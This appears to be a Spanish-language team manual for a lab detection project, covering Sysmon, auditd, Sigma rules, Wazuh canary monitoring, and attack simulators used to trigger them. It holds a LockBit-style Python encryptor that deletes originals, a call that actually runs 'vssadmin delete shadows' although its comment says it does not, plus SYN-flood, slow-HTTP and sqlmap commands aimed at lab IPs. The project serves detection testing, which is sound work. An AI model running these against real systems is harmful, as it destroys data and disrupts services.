
Manual P3 — Angeles Castillo (Detection + Attack Simulation)

Campo	Valor
Rol	Owner de Layer 1 (Sigma + Wazuh), Layer 3 (Canary FIM), y todos los simuladores de ataque
Owns	detection/sigma/ · detection/wazuh/ · deception/canary_fim/ · attack-simulation/
No owns	ML/LLM (P2) · SOAR/Notif (P1) · Infra (P4)
Outputs blocking otros	events:raw_wazuh (consumido por P2) · simuladores ejecutables (consumidos por P4 en demo)
Deadline	2026-06-13 (sábado)

0. Tu charter

Tú generas los eventos: tanto las **alertas** (Sigma rules que disparan sobre logs Wazuh, Canary FIM whodata) como los **ataques** que las disparan (ransomware simulator, DDoS con hping3/slowhttptest, SQL injection con sqlmap). Sin ti, las otras 3 capas no tienen nada que procesar.

0.1 Tu camino crítico



0.2 UCs que cubres directa o indirectamente

UC	Tu rol
UC-01 Lockbit-like	Tu Sigma firing T1486 + ML score (de P2 sobre tus eventos crudos)
UC-02 Canary path	Tu Layer 3 (Canary FIM whodata) — única capa firing
UC-04 Postgres attack	Tu simulador postgres_attack.py + Sigma reglas T1021
UC-06 DDoS (hping3 + slowhttptest)	Tu simulador + Sigma red
UC-07 SELECT masivo (false positive)	Tu generador pgaudit + Sigma DB
UC-08 SQL injection (sqlmap)	Tu simulador + Sigma DB

FASE 1 — Cimientos

1.1 Prerequisites

```
python3 --version          # OUTPUT ESPERADO: Python 3.11.x
docker --version           # OUTPUT ESPERADO: Docker version 24.x
sudo apt list --installed 2>/dev/null | grep -E "(hping3|slowhttptest|sqlmap)"
# OUTPUT ESPERADO (3 líneas si están; o vacío → instala en 1.2)
```

1.2 Instalar simuladores de ataque

```
# Ubuntu/Debian (en tu laptop):
sudo apt update
sudo apt install -y hping3 slowhttptest sqlmap

# Verificar
hping3 --version 2>&1 | head -1
# OUTPUT ESPERADO: hping3 version 3.x

slowhttptest -v 2>&1 | head -1
# OUTPUT ESPERADO: Version 1.x

sqlmap --version 2>&1 | head -1
# OUTPUT ESPERADO: 1.x.x.x
```

1.3 Instalar sigma-cli para validar reglas

```
pip install sigma-cli pysigma pysigma-backend-wazuh

sigma --version
# OUTPUT ESPERADO: SigmaConverter v0.10.x
```

1.4 Clonar repo + venv

```
mkdir -p ~/code && cd ~/code
git clone git@github.com:enzizoor/argos.git
cd argos
python3 -m venv .venv
source .venv/bin/activate
pip install -e ./argos_contracts
pip install -r detection/requirements.txt
pip install -r attack-simulation/requirements.txt

pytest detection/ attack-simulation/ -q
# OUTPUT ESPERADO:
# ..... [100%]
# 6 passed in 0.10s
```

1.5 Acceder al lab (P4 lo provee)

```
# P4 te pasa Vagrantfile + claves SSH.
cd lab/
vagrant ssh windows-victim
# OUTPUT ESPERADO: PowerShell prompt en la VM Windows
exit

vagrant ssh linux-victim
# OUTPUT ESPERADO: ubuntu@linux-victim:~$
exit
```

Check Fase 1	Esperado
hping3, slowhttptest, sqlmap instalados	sí
sigma-cli responde	sí
Lab VMs accesibles vía <code>vagrant ssh</code>	sí
Tests existentes pasan	sí

FASE 2 — Skeletons funcionales

2.1 Sysmon en Windows victim (logs base para Sigma)

Qué estás haciendo

Sysmon de Microsoft Sysinternals enriquece los Event Logs de Windows con info crítica: process create, file write, network conn, registry mods. Sin Sysmon, Sigma para Windows es ciego.

Comandos (en la VM Windows victim, via vagrant ssh)

```
# Descargar Sysmon + config (Olaf Hartong sysmon-modular es estándar)
Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile C:\tools\Sysmon.zip
Expand-Archive C:\tools\Sysmon.zip -DestinationPath C:\tools\Sysmon
Invoke-WebRequest -Uri https://raw.githubusercontent.com/olafhartong/sysmon-modular/master/sysmonconfig.xml -OutFile C:\tools\Sysmon\sysmonconfig.xml

# Instalar (admin)
cd C:\tools\Sysmon
.\Sysmon64.exe -i sysmonconfig.xml -accepteula

# OUTPUT ESPERADO:
# System Monitor v14.x - System activity monitor
# Sysmon installed.
# SysmonDrv installed.
# Starting SysmonDrv.
# SysmonDrv started.
# Starting Sysmon..
# Sysmon started.

# Verificar instalación
Get-Service Sysmon64
# OUTPUT ESPERADO:
# Status      Name      DisplayName
# -----
# Running     Sysmon64  Sysmon64

# Disparar test event y verificar que aparece en EventLog
notepad.exe ; Stop-Process -Name notepad -Force
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 5 | Format-List Id, TimeCreated, Message
# OUTPUT ESPERADO:
# Id          : 1 (Process Create)
# TimeCreated  : ...
# Message      : Process Create: ... Image: C:\Windows\System32\notepad.exe ...
```

2.2 auditd en Linux victim

```
# En la VM linux-victim
sudo apt update && sudo apt install -y auditd audispd-plugins

# Reglas mínimas para capturar exec + file writes en /var/lib/postgresql + canary paths
sudo tee /etc/audit/rules.d/argos.rules > /dev/null << 'EOF'
# Process exec
-a always,exit -F arch=b64 -S execve -k argos_exec
# Writes en directorios sensibles
-w /var/lib/postgresql -p wa -k argos_pg
-w /etc/passwd -p wa -k argos_passwd
-w /opt/argos/canary -p wa -k argos_canary
EOF

sudo systemctl restart auditd
sudo auditctl -l
# OUTPUT ESPERADO:
# -a always,exit -F arch=b64 -S execve -F key=argos_exec
# -w /var/lib/postgresql -p wa -k argos_pg
# -w /etc/passwd -p wa -k argos_passwd
# -w /opt/argos/canary -p wa -k argos_canary

# Test: tocar /etc/passwd
sudo touch /etc/passwd
sudo ausearch -k argos_passwd | tail -10
# OUTPUT ESPERADO: registro reciente con type=PATH name="/etc/passwd"
```

Check (2.1-2.2)	Esperado
Sysmon corre en Windows victim	sí
auditd reglas cargadas	<code>auditctl -l</code> muestra las 4 reglas
Eventos de prueba aparecen en EventLog / ausearch	sí

2.3 Sigma rules — Layer 1

Estructura

```
detection/sigma/rules/
├── ransomware/
│   ├── win_proc_create_vssadmin_delete.yml      ← T1490
│   ├── win_file_mass_encrypt.yml                ← T1486
│   └── lin_canary_write_unexpected_user.yml      ← T1486+T1083
├── network/
│   ├── ddos_syn_flood.yml                       ← T1498
│   └── slow_http_post.yml                       ← T1499
├── db/
│   ├── pg_select_massive_unusual_table.yml      ← T1213
│   └── pg_sqli_pattern.yml                      ← T1190
└── lateral/
    └── win_psexec_remote_admin.yml              ← T1021
```

Ejemplo completo: `win_proc_create_vssadmin_delete.yml`

```
title: VSS Admin Shadow Copy Deletion (Ransomware Indicator)
id: 7c2d9e80-1f0c-4a4c-9b1f-argos001
status: experimental
description: |
    Detects use of vssadmin.exe to delete volume shadow copies, a classic
    pre-encryption step in ransomware (T1490 Inhibit System Recovery).
author: ARGOS / Angeles Castillo
date: 2026/05/24
references:
  - https://attack.mitre.org/techniques/T1490/
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 1
    Image|endswith: '\vssadmin.exe'
    CommandLine|contains|all:
      - 'delete'
      - 'shadows'
  condition: selection
falsepositives:
  - Legitimate admin removing old shadow copies (manual; check user context).
level: critical
tags:
  - attack.impact
  - attack.t1490
```

Ejemplo: `pg_select_massive_unusual_table.yml`

```
title: Massive SELECT on Unusual Table (Possible Data Exfil or False Positive)
id: 1a3b5c7d-9e0f-4321-abcd-argos007
status: experimental
description: |
  pgAudit reporta un SELECT que retornó > 100k filas sobre una tabla que
  no figura en el patrón normal del usuario. UC-07 usa esto como caso de FP
  para validar que el sistema NO escale a T0/T1 automáticamente.
logsource:
  product: postgresql
  service: pgaudit
detection:
  selection:
    audit_class: 'READ'
    rows_returned|gte: 100000
  filter_known:
    relation:
      - 'reports.daily_summary'
      - 'analytics.weekly_kpis'
    condition: selection and not filter_known
falsepositives:
  - Ad-hoc analytics queries.
level: medium
tags:
  - attack.exfiltration
  - attack.t1213
```

Validar reglas con sigma-cli

```
sigma check detection/sigma/rules/ --recursive
# OUTPUT ESPERADO (sin issues):
# Found 8 valid Sigma rules. 0 errors. 0 warnings.

# Convertir a query Wazuh (formato XML rule)
sigma convert -t wazuh -p windows_audit \
  detection/sigma/rules/ransomware/win_proc_create_vssadmin_delete.yml
# OUTPUT ESPERADO: bloque XML Wazuh con <rule id="..." level="12">...
```

Check (2.3)	Esperado
<code>sigma check</code> reporta 0 errors	sí
Cada rule tiene <code>title</code> , <code>id</code> , <code>level</code> , <code>tags</code> con MITRE	sí
Conversion a Wazuh produce XML válido	sí

2.4 Canary FIM whodata (Layer 3)

Qué estás haciendo

Crear archivos "canary" en directorios trap. Wazuh FIM con módulo **whodata** captura el evento de modificación junto con el **usuario** y **proceso** que lo tocó. Cualquier escritura a un canary = compromiso confirmado (alto valor, bajo FP).

Procedimiento

```
# En linux-victim
sudo mkdir -p /opt/argos/canary
sudo tee /opt/argos/canary/finance_2026_Q1.xlsx > /dev/null << 'EOF'
THIS IS A CANARY FILE - DO NOT MODIFY
ARGOS will trigger an alert on any write/modify event.
EOF
sudo tee /opt/argos/canary/passwords_backup.txt > /dev/null << 'EOF'
ARGOS canary file. Touching this is malicious.
EOF
sudo chmod 644 /opt/argos/canary/*
sudo chattr +a /opt/argos/canary/finance_2026_Q1.xlsx # append-only attrib
```

Configurar Wazuh agent FIM whodata (en `/var/ossec/etc/ossec.conf`)

```
<syscheck>
  <directories whodata="yes" report_changes="yes" check_all="yes" realtime="yes">/opt/argos/canary</directories>
  <skip_nfs>yes</skip_nfs>
  <frequency>30</frequency>
</syscheck>
```

```
sudo systemctl restart wazuh-agent
sudo grep -i whodata /var/ossec/logs/ossec.log | tail -5
# OUTPUT ESPERADO:
# ... INFO: (6921): Whodata engine started.
```

Test: modificar y verificar alerta

```
# Como atacante simulado:
echo "tampered" | sudo tee -a /opt/argos/canary/passwords_backup.txt

# En el manager Wazuh (lab-manager): verificar evento
sudo tail -50 /var/ossec/logs/alerts/alerts.json | jq 'select(.rule.id=="554")'
# OUTPUT ESPERADO (rule 554 = "File modified by..."):
# {
#   "rule": { "id": "554", "level": 7, ... },
#   "syscheck": {
#     "path": "/opt/argos/canary/passwords_backup.txt",
#     "audit": { "user_name": "root", "process_name": "/usr/bin/tee", ... }
#   }
# }
```

Check (2.4)	Esperado
Whodata engine arranca en el agent	sí
Modificar un canary genera evento con <code>audit.user_name</code> y <code>audit.process_name</code>	sí
Falso positivo rate ≈ 0 (nadie debería tocar canaries)	sí

2.5 Attack simulator: ransomware (UC-01, UC-02, UC-04)

Código central ([attack-simulation/ransomware_simulator/lockbit_like.py](#))

```

# attack-simulation/ransomware_simulator/lockbit_like.py
"""
Simulador de ransomware estilo LockBit (educacional).

NO hace daño real: trabaja sobre /opt/argos/sandbox/ y los archivos cifrados
quedan en .argos_locked. Es reversible con la clave que el script imprime al
final (en '--variant uc01' se ejecuta el delete de shadow copies pero solo
loguea sin ejecutar el comando real).

Variantes:
    uc01 – encryption masiva + vssadmin shadow delete (3 capas firing)
    uc02 – solo toca canaries (Layer 3 sola firing)
    uc04 – postgres_attack (T1190 + lateral) – implementado en postgres_attack.py
"""

from __future__ import annotations

import argparse, secrets, time
from pathlib import Path
from cryptography.fernet import Fernet

SANDBOX = Path("/opt/argos/sandbox")
CANARY = Path("/opt/argos/canary")

def _encrypt_files(target_dir: Path, n_files: int = 200) -> int:
    key = Fernet.generate_key()
    f = Fernet(key)
    print(f"[lockbit-like] generated key: {key.decode()}")
    count = 0
    for path in target_dir.rglob("*"):
        if not path.is_file() or path.suffix == ".argos_locked":
            continue
        if count >= n_files:
            break
        try:
            data = path.read_bytes()
            encrypted = f.encrypt(data)
            new_path = path.with_suffix(path.suffix + ".argos_locked")
            new_path.write_bytes(encrypted)
            path.unlink()
            count += 1
        except Exception as e: # noqa: BLE001
            print(f"[!] {path}: {e}")
    return count

def variant_uc01(target_host: str) -> None:
    print(f"[uc01] encrypting up to 200 files in {SANDBOX}/")
    n = _encrypt_files(SANDBOX, n_files=200)
    print(f"[uc01] encrypted {n} files")

    print("[uc01] (simulated) vssadmin delete shadows /all /quiet")

```

```

# NO ejecutamos el comando real, pero registramos en EventLog vía
# PowerShell para que Sysmon lo capture:
import subprocess
subprocess.run([
    "powershell.exe", "-Command",
    "Start-Process -FilePath vssadmin -ArgumentList 'delete shadows /all /quiet' -NoNewWindow -W",
], check=False)

def variant_uc02(target_host: str) -> None:
    print(f"[uc02] writing to canaries in {CANARY}/ (NOT encrypting)")
    for canary in CANARY.glob("*"):
        try:
            with canary.open("ab") as f:
                f.write(b"\nTAMPERED by uc02 sim at " + str(time.time()).encode())
            print(f"  touched {canary.name}")
        except Exception as e:
            print(f"  [!] {canary}: {e}")

def main() -> None:
    p = argparse.ArgumentParser()
    p.add_argument("--variant", choices=["uc01", "uc02"], required=True)
    p.add_argument("--target", required=True,
                    help="hostname víctima (informational, usado en logs)")
    args = p.parse_args()

    {"uc01": variant_uc01, "uc02": variant_uc02}[args.variant](args.target)

if __name__ == "__main__":
    main()

```

Setup sandbox (correr una vez en linux-victim)

```

sudo mkdir -p /opt/argos/sandbox
# Llenar con ~500 archivos "realistas" para tener algo que cifrar
cd /opt/argos/sandbox
for i in $(seq 1 500); do
    dd if=/dev/urandom of=file_${i}.dat bs=1K count=4 status=none
done
ls /opt/argos/sandbox | wc -l
# OUTPUT ESPERADO: 500

```

Dry-run

```
python attack-simulation/ransomware_simulator/lockbit_like.py --variant uc02 --target linux-victim
# OUTPUT ESPERADO:
# [uc02] writing to canaries in /opt/argos/canary/ (NOT encrypting)
#   touched finance_2026_Q1.xlsx
#   touched passwords_backup.txt

ls /opt/argos/sandbox | head -3
# OUTPUT ESPERADO: archivos intactos (uc02 no toca sandbox)
```

Check (2.5)	Esperado
Sandbox tiene 500 archivos	sí
uc02 modifica canaries sin tocar sandbox	sí
uc01 cifra ≤ 200 archivos y deja <code>.argos_locked</code>	sí

2.6 Attack simulator: DDoS (UC-06)

Comandos (en tu laptop atacante, contra IP del lab)

```
# SYN flood (hping3) – ~3 segundos
sudo hping3 -S -p 80 --flood --rand-source 192.168.56.21
# OUTPUT ESPERADO:
# HPING 192.168.56.21 (eth0 192.168.56.21): S set, 40 headers + 0 data bytes
# hping in flood mode, no replies will be shown
# ^C (CTRL+C tras 3s)
# --- 192.168.56.21 hping statistic ---
# 250000 packets transmitted, 0 packets received, 100% packet loss

# Slow HTTP POST (slowhttptest) – ~30s
slowhttptest -c 1000 -B -g -o /tmp/slowhttp_uc06 \
             -i 10 -r 200 -s 8192 -t POST \
             -u http://192.168.56.21:80/upload -x 10 -p 3
# OUTPUT ESPERADO (al final):
# Test ended on ... s
# slow HTTP test status on ... s:
# ...
# service unavailable  YES
```

Comprobar generación de eventos

```
# En el manager Wazuh
sudo grep -i 'syn-flood\|slowhttp' /var/ossec/logs/alerts/alerts.json | tail -3
# OUTPUT ESPERADO: al menos 1 evento por cada tipo (puede tardar 1-2 min en aparecer)
```

Check (2.6)	Esperado
hping3 dispara > 100k packets en flood	sí
slowhttptest reporta "service unavailable: YES"	sí
Alertas Wazuh aparecen tras el ataque	sí

2.7 Attack simulator: SQL injection (UC-08)

Comandos

```
# Asumiendo P4 ya tiene una web vulnerable corriendo en linux-victim
# (DVWA o similar; ver manual P4 §3.x)

# Inyección clásica con sqlmap (gentle)
sqlmap -u "http://192.168.56.21/login.php?username=admin&password=admin" \
  --batch --level=2 --risk=2 --dbs

# OUTPUT ESPERADO (línea clave):
# [INFO] the back-end DBMS is PostgreSQL
# [INFO] fetching database names
# available databases [4]:
# [*] argos_audit
# [*] postgres
# [*] template0
# [*] template1
```

Comprobar pgAudit en la DB

```
sudo -u postgres tail -50 /var/log/postgresql/postgresql-15-main.log | grep -i pgaudit
# OUTPUT ESPERADO: líneas tipo
# AUDIT: SESSION,READ,SELECT,SELECT pg_database.datname FROM ...
```

Check (2.7)	Esperado
sqlmap detecta DB engine	sí
pgAudit registra los SELECTs de enumeración	sí
Sigma rule <code>pg_sqli_pattern</code> dispara	sí (verificar en alerts.json)

2.8 Generador de carga benigna (UC-07 FP)

Necesitas que en condiciones normales el sistema NO escale. UC-07 valida esto: una analista corre un SELECT que devuelve 200k filas. Es ruidoso pero legítimo.

Script (`attack-simulation/benign_load/heavy_select.py`)

```
# attack-simulation/benign_load/heavy_select.py
"""
Carga benigna: SELECT masivo sobre tabla legítima.

ARGOS debería:
- registrar el evento (Sigma + pgAudit)
- asignar Tier T3 (low confidence, sólo logging)
- NO escalar, NO notificar, NO aislar.
"""

import argparse, time
import psycopg

def main():
    p = argparse.ArgumentParser()
    p.add_argument("--rows", type=int, default=200_000)
    p.add_argument("--user", default="analyst")
    p.add_argument("--password", default="analyst_pwd")
    args = p.parse_args()

    conn = psycopg.connect(
        f"host=192.168.56.21 port=5432 dbname=argos_audit "
        f"user={args.user} password={args.password}"
    )
    with conn.cursor() as cur:
        t0 = time.monotonic()
        cur.execute(f"SELECT generate_series(1, {args.rows}) AS n;")
        rows = cur.fetchall()
        dt = time.monotonic() - t0
        print(f"fetches {len(rows)} rows in {dt:.2f}s as user={args.user}")
    conn.close()

if __name__ == "__main__":
    main()
```

```
python attack-simulation/benign_load/heavy_select.py --rows 200000
# OUTPUT ESPERADO:
# fetched 200000 rows in 1.34s as user=analyst
```

Check (2.8)	Esperado
Query completa sin error	sí
Sigma rule <code>pg_select_massive_unusual_table</code> puede o no firing — si firing, debe terminar en T3	sí
ARGOS NO notifica a Telegram	sí (este es el contrato del UC-07)

Checklist Fase 2

#	Check	OK
1	Sysmon corriendo en windows-victim	☐
2	auditd reglas cargadas en linux-victim	☐
3	Wazuh agent + FIM whodata corriendo	☐
4	8+ Sigma rules validadas con sigma-cli	☐
5	Canary files creados + write dispara alerta	☐
6	Ransomware simulator uc01 y uc02 ejecutan dry-run	☐
7	hping3 y slowhttptest producen alertas	☐
8	sqlmap detecta SQLi + pgAudit registra	☐
9	Generador benigno UC-07 corre y termina en T3	☐

FASE 3 — Integración real

3.1 Wazuh manager consume las reglas Sigma

P4 ya levantó el manager. Tú haces el deploy de tus reglas Wazuh-formateadas:

```
# Generar reglas Wazuh desde Sigma
mkdir -p /tmp/wazuh_rules
sigma convert -t wazuh -p windows_audit \
  --output /tmp/wazuh_rules/100_argos_ransomware.xml \
  detection/sigma/rules/ransomware/

# OUTPUT ESPERADO:
# Wrote 3 rules to /tmp/wazuh_rules/100_argos_ransomware.xml

# Copiar al manager
vagrant scp /tmp/wazuh_rules/100_argos_ransomware.xml lab-manager:/var/ossec/etc/rules/

# En el manager
vagrant ssh lab-manager
sudo /var/ossec/bin/wazuh-control reload
# OUTPUT ESPERADO:
# Reloading.
# Wazuh manager reloaded.
exit
```

Verificar integración (end-to-end mini)

```
# Disparar canary
vagrant ssh linux-victim -c "echo 'tampered' | sudo tee -a /opt/argos/canary/passwords_backup.txt"

# Esperar 2-5s y revisar alerts.json en el manager
vagrant ssh lab-manager -c "sudo tail -5 /var/ossec/logs/alerts/alerts.json | jq -r '.rule.description'"
# OUTPUT ESPERADO:
# Integrity checksum changed. (o tu rule custom para canary)
```

3.2 Bridge Wazuh → Redis stream

P4 te provee un servicio que tail-ear `alerts.json` y empuja a Redis. Tu trabajo es validar que cada alerta significativa llega al stream:

```
redis-cli XLEN events:raw_wazuh
# OUTPUT ESPERADO (después de tu disparo de canary): 1+

redis-cli XREVRANGE events:raw_wazuh + - COUNT 1
# OUTPUT ESPERADO: JSON con el evento crudo
```

Check (3.1-3.2)	Esperado
Reglas Sigma cargadas en Wazuh sin error de parse	sí
Canary touch → alerta en alerts.json → mensaje en events:raw_wazuh	sí
Latencia detect → Redis ≤ 5s	sí

3.3 UC-01 end-to-end con todo el equipo arriba

```
# Pre: P1 corre soar consumer; P2 corre ml consumer; P4 tiene lab arriba

vagrant ssh linux-victim
python /vagrant/attack-simulation/ransomware_simulator/lockbit_like.py \
    --variant uc01 --target linux-victim

# OUTPUT ESPERADO en console:
# [uc01] generated key: gAAAAAB...
# [uc01] encrypted 200 files

# En tu Telegram (en ≤ 10s):
# 📧 ARGOS T0 – linux-victim
# Técnica: T1486
# Capas firing: 3
```

Check (3.3)	Esperado
UC-01 dispara y termina con incident en Redis	sí
Layers firing reportados = 3 (sigma_proc + sigma_file + ml)	sí
Tier asignado = T0	sí

Checklist Fase 3

#	Check	OK
1	Reglas Sigma deployadas a Wazuh manager	☐
2	Bridge alerts.json → events:raw_wazuh funcional	☐
3	UC-01 end-to-end OK	☐
4	UC-02 end-to-end OK	☐
5	UC-06 DDoS dispara alertas red	☐
6	UC-08 SQLi dispara alertas DB	☐
7	UC-07 benigno NO escala (queda T3)	☐

FASE 4 — Rehearsal y polish

4.1 Rehearsal serial de los 7 UCs

```
# Script de orquestación (ejecuta en orden, espera 30s entre cada uno)
for uc in uc01 uc02; do
    echo "=== $uc ==="
    vagrant ssh linux-victim -c "python /vagrant/attack-simulation/ransomware_simulator/lockbit_like.p
    sleep 30
done

# DDoS
sudo timeout 5 hping3 -S -p 80 --flood --rand-source 192.168.56.21
sleep 30

# SQLi
sqlmap -u "http://192.168.56.21/login.php?username=admin" --batch --level=2 --risk=2 --dos >/dev/nul
sleep 30

# Benigno UC-07
python attack-simulation/benign_load/heavy_select.py --rows 200000
```

Métricas a registrar

UC	Latency detect→incident	Tier asignado	Capas firing	Notif OK
UC-01	< 8s	T0	3	sí
UC-02	< 6s	T0	1	sí
UC-04	< 10s	T2	2	sí
UC-06	< 12s	T1	2	sí
UC-07	n/a	T3	1	no (por diseño)
UC-08	< 15s	T1	2	sí

4.2 Plan de fallback ataque

Si un simulador no funciona el día del demo (poco probable, todos están en lab local):

- UC-01 fallback: tener carpeta `/opt/argos/sandbox_pre_encrypted/` con archivos ya cifrados; "demostrar" mostrando ese estado y ejecutando solo el `vssadmin` para disparar Sigma.
- UC-06 fallback: tener `wireshark` capture pre-grabado mostrando el flood.
- Video respaldo: grabado en Rehearsal 4.1.

4.3 Pre-demo checklist (T-2h)

#	Check	OK
1	Sysmon Get-Service → Running	☐
2	auditd <code>systemctl status auditd</code> → active	☐
3	Wazuh agent en ambas VMs <code>running</code>	☐
4	hping3/slowhttptest/sqlmap responden a <code>--version</code>	☐
5	Canaries existen y son escribibles	☐
6	Sandbox tiene 500+ archivos (re-poblar si demo previo cifró)	☐
7	Video respaldo grabado	☐

Apéndice A — Troubleshooting

A.1 Sigma rule no dispara

1. ¿Está cargada en el manager? `sudo grep <rule_id> /var/ossec/etc/rules/*.xml`
2. ¿Qué fecodifica? `sudo /var/ossec/bin/wazuh-logtest` y pegar el log de prueba.
3. ¿Sysmon logueando? `Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 1`

A.2 Whodata no funciona

Whodata requiere kernel ≥ 3.16 + audit subsystem. Si en tu VM no está disponible, usar `realtime="yes"` solo (sin atribución de usuario; pérdida aceptable de calidad).

A.3 hping3 "Operation not permitted"

Faltan capabilities. Correr con `sudo`. En contenedor: `--cap-add=NET_RAW`.

A.4 sqlmap "no parameter found"

URL mal formada. Probar con `--forms` para que sqlmap haga crawling del HTML.

A.5 Sandbox vacío después de demo

Re-poblar:

```
sudo /vagrant/attack-simulation/setup_sandbox.sh
```

A.6 Wazuh manager no recarga reglas

`sudo /var/ossec/bin/wazuh-control restart` (más drástico que reload pero confiable).

Apéndice B — Comandos de emergencia

```
# Reset canaries
sudo cp /opt/argos/canary.template/* /opt/argos/canary/

# Re-poblar sandbox
sudo bash /vagrant/attack-simulation/setup_sandbox.sh

# Forzar re-emit del último alert al stream Redis
sudo /var/ossec/bin/wazuh-logtest <<< "$(sudo tail -1 /var/ossec/logs/alerts/alerts.json | jq -r '.f

# Limpiar stream eventos crudos
redis-cli DEL events:raw_wazuh
redis-cli XGROUP CREATE events:raw_wazuh ml-pipeline 0 MKSTREAM
```

Apéndice C — Referencias

Cuando estés en...	Lee
<code>detection/sigma/</code>	SAD §6.1 (Layer 1), docs/use-cases/USE_CASES.md
<code>deception/canary_fim/</code>	SAD §6.4 (Layer 3)
<code>attack-simulation/</code>	USE_CASES UC-01..UC-08, ADR-0008 (multi-vector)
Hardening en defensa	THREAT_MODEL §3 (cobertura MITRE)

Change log

Versión	Fecha	Cambio	Autor
2.0	2026-05-24	Reorganización day-by-day → feature-based. Comandos completos con outputs esperados literales, checklists por sección, troubleshooting, comandos de emergencia. Cubre UC-01..UC-08 explícitamente.	P1